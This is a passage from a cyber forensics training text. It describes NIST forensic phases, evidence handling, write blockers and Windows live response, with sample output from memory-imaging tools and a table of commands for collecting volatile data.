In a nutshell, Cyber Forensics involves application of computer science and investigative procedures and analysis of digital evidence after proper search authority, chain of custody, use of validated tools, repeatability, reporting, and possible expert presentation for a legal purpose.

2.3 COMPUTER FORENSICS PROCEDURE

The NIST³¹ explains how the process of computer forensics has four basic phases:

- **Collection:** identifying, labelling, recording, and acquiring data from the possible sources of relevant data, while following procedures that preserve the integrity of the data.
- **Examination:** forensically processing collected data using a combination of automated and manual methods, and assessing and extracting of particular interest, while preserving the integrity of the data.
- **Analysis:** analyzing the results of the examination, using legally justifiable methods and techniques, to derive useful information that addresses the questions that were the impetus for performing the collection and examination.
- **Reporting:** reporting the results of the analysis, which may include describing the actions used, explaining how tools and procedures were selected, determining what other actions need to be performed (e.g., forensic examination of additional data sources, securing identified vulnerabilities, improving existing security controls), and providing recommendations for improvement to policies, procedures, tools, and other aspects of the forensic process.




Figure 34: Computer Forensics procedure

The forensic process transforms media into evidence, whether evidence is needed for law enforcement or for an organization's internal usage. Specifically, the first transformation occurs when collected data is examined, which extracts data from media and transforms it into a format that can be processed by forensic tools. Second, data is transformed into information through analysis. Finally, the information transformation into evidence is analogous to transferring

³¹ <http://csrc.nist.gov/publications/nistpubs/800-86/SP800-86.pdf>

knowledge into action using the information produced by the analysis in one or more ways during the reporting phase.

2.3.1 Data Collection

The first step in the forensic process is to identify the potential source of data and capture data from them. Data acquisition should be performed using a three-step process: *developing a plan to acquire the data, acquiring the data, and verifying the integrity of the acquired data.*

Data acquisition can be performed locally / over network. Although it is generally preferable to acquire data locally because there is greater control over the system and data, local data collection is not always feasible (e.g., system in locked room, system in another location). When acquiring data over a network, decisions should be made regarding the type of data to be collected and the amount of effort to use.

“ The general process for acquiring data involves using forensic tools to collect volatile data, duplicating non-volatile data sources to collect their data, and securing the original non-volatile data sources. “

After the data has been acquired, its integrity should be verified. It is particularly important for an analyst to prove that the data has not been tampered with if it might be needed for legal reasons. We will dive in deep about the necessary data collection process and procedure as a first responder in the later sections.

2.3.2 Examination

After data has been collected, the next phase is to examine the data, which involves assessing and extracting the relevant pieces of information from the collected data. This phase may also involve bypassing or mitigating OS or application features that obscure data and code, such as data compression, encryption, and access control mechanisms. An acquired hard drive may contain hundreds of thousands of data files; identifying the data files that contain information of interest, including information concealed through file compression and access control, can be a daunting task. In addition, data files of interest may contain extraneous information that should be filtered. For example, yesterdays firewall log might hold millions of records, but only five of the records might be related to the event of interest. Fortunately, various tools and techniques can be used to reduce the amount of data that has to be sifted through. Text and pattern searches can be used to identify pertinent data, such as finding documents that mention a particular subject or person, or identifying e-mail log entries for a particular e-mail address.

Another helpful technique is to use a tool that can determine the type of contents of each data file, such as text, graphics, music, or a compressed file archive. Knowledge of data file types can be used to identify files that merit further study, as well as to exclude files that are of no interest

to the examination. There are also databases containing information about known files, which can also be used to include or exclude files from further consideration

2.3.3 Analysis

Once the relevant information has been extracted, the analyst should study and analyze the data to draw conclusions from it. The foundation of forensics is using a methodical approach to reach appropriate conclusions based on the available data or determine that no conclusion can yet be drawn.

The analysis should include identifying people, places, items, and events, and determining how these elements are related so that a conclusion can be reached. Often, this effort will include correlating data among multiple sources. For instance, a network intrusion detection system (IDS) log may link an event to a host, the host audit logs may link the event to a specific user account, and the host IDS log may indicate what actions that user performed. Tools such as centralized logging and security event management software can facilitate this process by automatically gathering and correlating the data. Comparing system characteristics to known baselines can identify various types of changes made to the system.

2.3.4 Reporting

The final phase is reporting, which is the process of preparing and presenting the information resulting from the analysis phase. While preparing the forensic analyst can consider the intended audience of the report, actionable information on which some can acted upon, Alternative explanations (When an event has two or more plausible explanations, each should be given due consideration in the reporting process).

The elaborate process and procedure for all the aforementioned four steps would detailed be collecting in later modules.

2.4 DATA COLLECTION AND ACQUISITION

Evidence seizure and acquisition generally occurs during the incident response phase where you verify the incident, but you also begin your work to collect volatile and non -volatile data. Data that is volatile is lost if the system is altered prior to the collecting of that data. A memory dump of a process that might contain IP address of the attacker or the output of “netstat –anob” current network connection whereas “non-volatile data is a hard-disk that is powered off or static external devices.

*This document is not intended to create expertise in cyber crime investigations.
Hence, in the event of a cyber crime or related incident, it is recommended that*

an expert(s) should be consulted while handling such incident, whenever and wherever necessary.

The overall forensics investigation methodology will remain the same from all operating systems. You proceed with verifying the legitimacy of the incident and ensure that the incident has taken place. Verification process includes the type of the system and the role of the system in the environment. The major step involves evidence gathering-volatile and non-volatile evidence from the system. Once the evidence has been gathered, the investigator can work on offline analysis. The investigator can go about time-line analysis of the whole system which includes date and time of the notification, using this time line one can step through . The generic steps followed are concisely listed below, the order of the steps can vary from case to case and to investigators to investigators.

- Incident verification, detailed study of the system, its environment and its roles of the system.
- Evidence gathering- volatile , non-volatile evidences
- Obtain time line details of the entire system. This time line would include the date and time of notification as well as a listing of all files and their modification, access, etc. Using this time line, one could step through file by file discovering additional files and artefacts that the investigator would need to examine closer. Closer look at the files or entries and determine what they are used for and if they are relevant to the investigation and finding the strings, bytes of relevance.
- Once the strings and bytes are located, additional steps to locate and recover the data that were discovered. After discovery, the steps are repeated starting from time line for the next interesting entry and proceed with the subsequent steps until all data has been collected and analysed from the suspected system.
- The final step is reporting, that detail the investigation, the acquisition, analysis steps and conclusive results from the analysis.

2.4.1Data Collection

2.4.1.1 What is digital evidence

Digital or electronic evidence is any information stored or transmitted in digital form that a party to a court case may use at trial. There are two basic types of data that are collected, persistent data and volatile data. Persistent data is that data which is stored on a hard drive or another medium and is preserved when the computer is turned off. Volatile data is any data that is stored in memory or exist in transit and will be lost when the computer is turned off. Volatile data might be key evidence, so it is important that if the computer is on at the scene of the crime it remain on.

Digital Evidence can be classified into following the broad categories:

a. Volatile Evidence: Examples of volatile evidence are:

- Dump of System Memory (RAM)
- User information
- System Information
- Network – open ports, IP
- Running process and services
- Passwords

b. Non-volatile Evidence: Examples of non-volatile evidence are:

- Disk image User created/deleted files
- Device information
- Internet history
- Log Information
- MAC Address
- Registry values
- Mail databases

To prevent the alteration of digital evidence during collection:

- Document any activity on the computer, components, or devices.
- Confirm the power state of the computer. Check for flashing lights, running fans, and other sounds that indicate the computer or electronic device is switched on. If the power state cannot be determined from these indicators, observe the monitor to determine if it is on, off, or in sleep mode.

2.4.2 A word about Write Protection

Original evidence must be write-protected when possible. Built-in write protection mechanisms must be utilized whenever available to complement hardware and software write protection. If write protection is not possible, this must be documented.

Forensic investigators need to be absolutely certain that the data they obtain as evidence has not been altered in any way during the capture, analysis, and control. According to the National Institute of Standards and Technology (NIST), the investigator follows a set of procedures designed to prevent the execution of any program that might modify the disk contents. These procedures involve a layered defence against any modifications to the source disk using the following strategies:

- Where possible, set a hardware jumper to make the disk read only.
- Use an operating system and other software that are trusted not to write to the disk unless given explicit instructions.
- Use a hard disk write block tool to intercept any inadvertent disk writes.

The third point clearly defines the need for write protection of the original evidences, and the best method in practice is use of Write Blockers. A write blocker is any tool that permits read-only access to data storage devices without compromising the integrity of the data. A write blocker, when used properly, can guarantee the protection of the data chain of custody. NIST's general write blocking requirements hold that:

- The tool shall not allow a protected drive to be changed.
- The tool shall not prevent obtaining any information from or about any drive.
- The tool shall not prevent any operations to a drive that is not protected.

There exists software/hardware write blockers-the main difference between the two types is software write blockers are installed on a forensic computer workstation, whereas hardware write blockers have write blocking software installed on a controller chip inside a portable physical device.

2.4.2.1 Examples Commercial software:

- Hardware Write Blockers:* Tableau write blockers for IDE, SATA, SCSI, USB, Guidance FastBloc2 FE, WiebeTech Forensic UltraDock V4.
- Software Write Blockers:* FastBloc-SE (Not much tools exists, the method is write protect the USB interfaces or Operating systems and bootable CD collection tools that can mount a device read only – OS X, various Linux distros, Helix, SMART. Note: Use the appropriate operating system or boot media when using software write-protection. If write protection software was not started during the boot process, initiate write protection software prior to attaching the media.

2.4.3 First Responder Toolkit

The first responder has to create a toolkit before a cybercrime event happens and prior to any potential evidence collection. The first responder toolkit is a set of tested tools designed to help in collecting genuine presentable evidence. It helps the first responder understand the limitations and capabilities of electronic evidence at the time of collection.

The act of creating a toolkit makes the first responder familiar with computer forensic tools and their functionalities. The first responder has to select trusted computer forensic tools that provide output-specific information and determine system dependencies. For example, any program running on the victim's computer generally uses common libraries for routine system commands. If the first responder starts collecting evidence with the trusted tools, it will be easy to determine the system dependencies.

Create a forensic workstation /toolkit to test the tools that we use during incident handling. Install clean OS (all the platforms) on a sanitized hard disk (Wiped) and use File integrity tools to monitor the file integrity of the system and document them accordingly (Name and type of the OS, Software installed, hardware devices installed etc.). Document in detail the summary of the tools. Although several commercial tools exist, basic operations can be performed with free and open source counterparts such as SANS SIFT Toolkit.

2.4.4 Seizure and Acquisition

Once the data sources are identified, proceed to Data acquisition phase, which should be performed using a three-step process: *developing a plan to acquire the data, acquiring the data, and verifying the integrity of the acquired data.*

2.4.4.1 Cyber Forensics Acquisition tools

The tools described in the section below are divided into 3 categories.

- **Disk Forensics Tools** – These tools are used to seize and acquire non-volatile data from computer systems.
- **Live Forensic Tools** – These tools are used for seizing and acquiring volatile data from live or running computer systems.
- **Device Forensics Tools** – These tools are used to seize and acquire data from devices such as Mobile Phones, PDA's etc.

Evidence can be defined as anything that can be collected from the system under investigation. It includes image of the entire system, process information, network connections, log files and user information. It is best to obtain evidence in a forensically sound manner by avoiding data loss during any actions that you perform even the order you collect data. Collecting evidence in the wrong order could potentially result in evidence loss.

2.4.5 Evidence collection

Any item having any tendency to make the existence of any fact that is of consequence to the determination of the action more probable or less probable than it would be without the evidence and yes computer would hold a great deal of information about our thoughts and actions. It is a step that needs to be performed and your results from these steps need to be clear. Not only you need to describe the tools used, you also need to explain how you ensure the integrity of the collected evidence. Forensic methodologies are broadly classified into two categories:

- The first is the “pure” pull-the-plug traditional forensic methodology advocated for many years by most of the law enforcement community. This method is great for preserving data on disk, but you lose a lot of volatile data which may be useful. A skillful attacker may never even write their files to disk. A real world example of this is the code red worm.

- The second methodology, live forensics, recognizes the value of the volatile data that may be lost by a power down and seeks to collect it from a running system. As any such action will in some minor ways alter the system, it is not pure in forensic terms. Many people feel this is an acceptable trade-off given the value of the data that can be collected from a running system (with minimal impacts).

Data on a system has an order of volatility. In general, data from the memory, swap space, network processes, and running systems processes is the most volatile and will be lost on system reboot. Raw file system information and data within the raw disk blocks are generally the least volatile. Whenever you collect data, you want to collect the most volatile first before proceeding to the least volatile. The order of volatility is as follows:




Figure 35: Order of volatility

Traditional forensics focuses on learning as much about a “dead” file system as possible. While a full analysis can be time consuming, doing so can reveal a lot about an incident. Often times one of the most revealing things that can be done is a MAC time analysis to reconstruct the events of an attack by the files accessed. While this can certainly be manipulated by a skilled attacker, few go to this depth. In general, this type of analysis is limited to criminal cases or for cases where the attacker’s means of compromise was unknown and the goal is to determine how they got in. The goal of any live forensics task should be to extract and preserve the volatile data on a system while, to the extent possible, otherwise preserving the state of the system. Additionally, this is often the first step of an incident response scenario where a handler is simply trying to determine if an event has occurred. The benefit of using this approach is you have a forensically sound data collection from which to proceed with a full forensic analysis if the initial analysis indicates one is required.

This section will address a technique for collecting and analyzing forensically sound evidence from what is known as the Live Incident Response Process. A live response collects all the relevant data from the system that will be used to confirm whether an incident occurred. The data collected during a live response consists of two main subsets: volatile data and non-volatile data. The volatile data is information we would lose if we power-off the computer. This data would be lost if we were to rely on the traditional analysis methods of forensic duplications. A live forensic acquisition process contains information such as the current network connections, running processes, and open files. On the other hand, the non-volatile data we collect during the live acquisition is information that would be “nice to have.”

We can collect non-volatile data such as the system event logs in an easily readable format, for instance, instead of the raw binary files in which Microsoft Windows saves them. Of course, this data would exist in a forensic duplication, but it would be difficult to save the data in a better format after the machine has been powered off. The live acquisition data is collected by running a series of commands , each command produces data that, under normal circumstances, would be sent to the console. Because we must save the data for further analysis, we want to transmit the data to our forensic workstation (a machine that the forensic investigator considers trusted) instead of the local victim’s hard drive. If we were to save the data locally to the victim’s hard drive, there would be a significant chance that we would be overwriting evidence, if we chose to acquire a forensic duplication at a later date. Like most things, there is generally a “right way” and a “wrong way” to live forensics. The “right way” will generally exhibit four traits:

- Maintain forensic integrity
- Require minimal user interaction
- Gather all pertinent information to determine if an incident occurred for later analysis
- Enforce sound data and evidence collection

One of the keys to any such responses is, the data collection process should be consistent and verifiable. Therefore, it is highly recommended that the response be *automated*. There are a number of common toolkits which will assist with this on a windows system.




Figure 36: RFC 3227 guidelines for live incident response

2.5 WINDOWS LIVE RESPONSE/ FORENSICS

When a Microsoft Windows machine is involved in an incident, we have several choices of how to proceed with our investigation. Sometimes the victim organisation cannot afford to remove the system from the network because a proper backup server cannot be swapped in its place. Therefore, a traditional forensic duplication cannot be acquired.

2.5.1 Capturing Memory

Volatile memory may contain many pieces of information relevant to a forensic investigation, such as passwords, cryptographic keys, and other data. Having the knowledge and tools needed to recover that data is essential, and this capability is becoming increasingly more relevant as hard drive encryption and other security mechanisms make traditional hard disk forensics more challenging. There are many advantages for volatile memory analysis than dead box analysis, as volatile memory depicts the current state of the system by detailing the processes, information about open files and registry handles, network information, passwords & cryptographic keys, unencrypted content that is encrypted (and thus unavailable) on disk, hidden data, worm and rootkits written to run solely in memory are stored there. This section will slightly glean about how to capture forensically sound volatile memory images.

NOTE: Hardware based memory capture techniques are out of the scope of this course and it is not covered. The reader may refer to Internet for resources on hardware based memory capture techniques. This unit will focus on software based image capturing.

There are several free tools to facilitate Image Capturing on Windows™ 10 such as FTK imager Lite, Belkasoft Live RAM Caputer, Moonsools Dumpit, Win32dd.exe

(win64dd.exe for x64 versions), KnTTools, MemoryDD.bat (Mandiant) etc.




Figure 37: Win32dd tool for Image capturing

FTK imager lite is a commercial tool from AccessData that makes memory imaging a simple task. From the ribbon, select the memory icon and proceed to capture the memory after entering the location to store the image.




Figure 38: FTK imager lite tool for image acquisition

Figure 39 shows the basic usage of command line tools *Mantech's mdd(1)*, *Belkasoft RAM capturer(2)* and *Moonsool's Dumpit(3)* to perform imaging task. All are easy to use and quite self-explanatory. The users are advised to experiment this tools to understand their usage.


```
C:\Users\nt100p\Desktop> mdd_1.3.exe -o ram.img
-> mdd
-> ManTech Physical Memory Dump Utility
Copyright (C) 2008 ManTech Security & Mission Assurance

-> This program comes with ABSOLUTELY NO WARRANTY; for details use option '-w'
This is free software, and you are welcome to redistribute it
under certain conditions; use option '-c' for details.

-> Dumping 1023.49 MB of physical memory to file 'ram.img'.

262014 map operations succeeded (1.00)
0 map operations failed

took 14 seconds to write
MD5 is: ff65a5e276376e16eb7e6a81ace5c807
```



| File Name | Date Modified | Type | Size |
|-------------------------------------|--------------------|---------------|--------------|
| Dumpit.exe | 5/3/2011 7:41 AM | Application | 203 KB |
| README.txt | 7/18/2011 1:29 PM | Text Document | 1 KB |
| WIN-JPH6TOP4455-20151020-041436.raw | 10/20/2015 9:44 AM | RAW File | 1,048,576 KB |

```
C:\Users\nt100p\Desktop> Dumpit\Dumpit.exe

Dumpit - v1.3.2.20110401 - One click memory memory dumper
Copyright (c) 2007 - 2011, Matthieu Suiche <http://www.msuiche.net>
Copyright (c) 2010 - 2011, MoonSols <http://www.moonsols.com>

Address space size:      1073741824 bytes < 1024 Mb>
Free space size:        48131321856 bytes < 45901 Mb>

* Destination = \\?\C:\Users\nt100p\Desktop\Dumpit\WIN-JPH6TOP4485-20151020-041436.raw
-> Are you sure you want to continue? [y/n] y
+ Processing... Success.
```

Figure 39: Command line tools for imaging

Analysing the data captured from memory is a specialized task which requires special skills and is out of scope of this course. There are many tools like Mandiant Redline , HBGary Responder Professional for analysis and interested learners may find reference resources in them from Internet. Figure 40 below shows the screenshot of an analysis tool, Volatility framework.

```
F:\>volatility-2.3.1.standalone.exe -F C:\Users\mtloop\Documents\U0U\4n6\ram.img imageinfo
Volatility Foundation Volatility Framework 2.3.1
Determining profile based on KDBG search...

Suggested Profile(s) : Win7SP0x86, Win7SP1x86
AS Layer1 : IA32PagedMemoryPae (Kernel AS)
AS Layer2 : FileAddressSpace (C:\Users\mtloop\Documents\U0U\4n6\ram.img)
PAE type : PAE
DTB : 0x185000L
KDBG : 0x82b71c28L

Number of Processors : 1
Image Type (Service Pack) : 1
KPCR for CPU 0 : 0x82b72c00L
KUSER_SHARED_DATA : 0xFFdf0000L
Image date and time : 2015-10-20 03:59:05 UTC+0000
Image local date and time : 2015-10-20 09:29:05 +0530
```

volatility framework, a python based memory analysis platform facilitates to deeply analyse volatile memory. Supports several plugins. I used "imageinfo" to get info about the captured memory image and says "Win7SP1x86"

Figure 40: Volatility framework tool for analysis

2.5.2 Capturing the volatile data

The volatile data of a victim computer usually contains significant information that helps us determine the “who”, “how,” and possibly “why” of the incident. To help answer these questions, we collected data from the following areas on the victim machine:

- The System Date and Time
- Current Network Connections
- Open TCP or UDP Ports
- Which Executables Are Opening TCP or UDP Ports
- Cached NetBIOS Name Table
- Users Currently Logged On
- The Internal Routing Table
- Running Processes
- Running Services
- Scheduled Jobs
- Open Files

There exist several free tools that can facilitate the same. Windows built-in command line utilities, *Microsoft SYSINTERNALS utilities*, *audtpol.exe*, *drivers.exe*, *fport.exe*, *dd.exe*, *dumpel.exe* (*dump event log*), *Efsinfo.exe*, *hostname.exe*, *RootkitRevealer.exe*, *openports.exe* and many more exists. Most of the tools are found on native OS, but it is always advised use tools that you got from trusted sources, such as newly installed Windows OS or trusted site. For instance the windows command *tasklist* can be subverted by *rootkits* and produce give erroneous

results. Therefore, it is advised to carry your own tools/utilities from an external device and run the utilities from an external device (USB, CD ROM) and collect the results there itself. The tools / utilities used to capture the live data are tabled below for your reference. You can create a batch script (.bat) that fires-up the utilities one-by-one, perform the action and store the results to the external device.

Table 3: Commands, tools and utilities for capturing live data

| Tool name | Purpose |
|--------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Hostname | print the name of the current host |
| Psinfo | print system information |
| autorunsc.exe | Start up entries / programs/ services |
| ipconfig /all | Network adapter details |
| Tasklist (/svc, /m, /v) | Displays currently running processes in the local and remote machine. /m : module/ dll name /svc: services hosted on process /v: verbose output |
| Pslist | Detailed process information |
| Net session | List the session information |
| nbstat (-S,-n) | Displays protocol statistics and current TCP/IP connections using NBT -S : Lists sessions table with the destination IP addresses -n: netbios name listing |
| netstat (-anob) | Displays protocol statistics and current TCP/IP network connections. -a : Displays protocol statistics and current TCP/IP network connections. -n: IP / ports in numerical form -b: executable created the connection -o: Owner process ID |
| schtasks.exe (/query) | Queries the scheduled jobs |
| Fport | Open ports and related process details |
| Date / time (/t) | Date + time details |
| promqry.exe | To detect the adapter is running in promiscuous mode |
| Psloggedon | Logged in details (remote) |
| arp -a | ARP current entries |
| handle -a | Dump handle information about processes |
| listdlls.exe | DLLs loaded on process address space |
| urlprotocolview.exe | Dump URL protocols (for example: ftp:, telnet:, mailto:) currently installed on your system along with the protocol name, the protocol description, the command-line that is executed when you type or click the URL, the product name, |

and the company name.

These tasks are easily and effectively be automated in this free tool “Triage_IR”. Download the tool from <https://code.google.com/p/triage-ir/downloads/list>. Please read the instruction manual thoroughly before proceeding. Run Traige Incident Response.exe as Administrator. There are several tabs available. You can skip the “collect memory image” if memory image has already been taken.

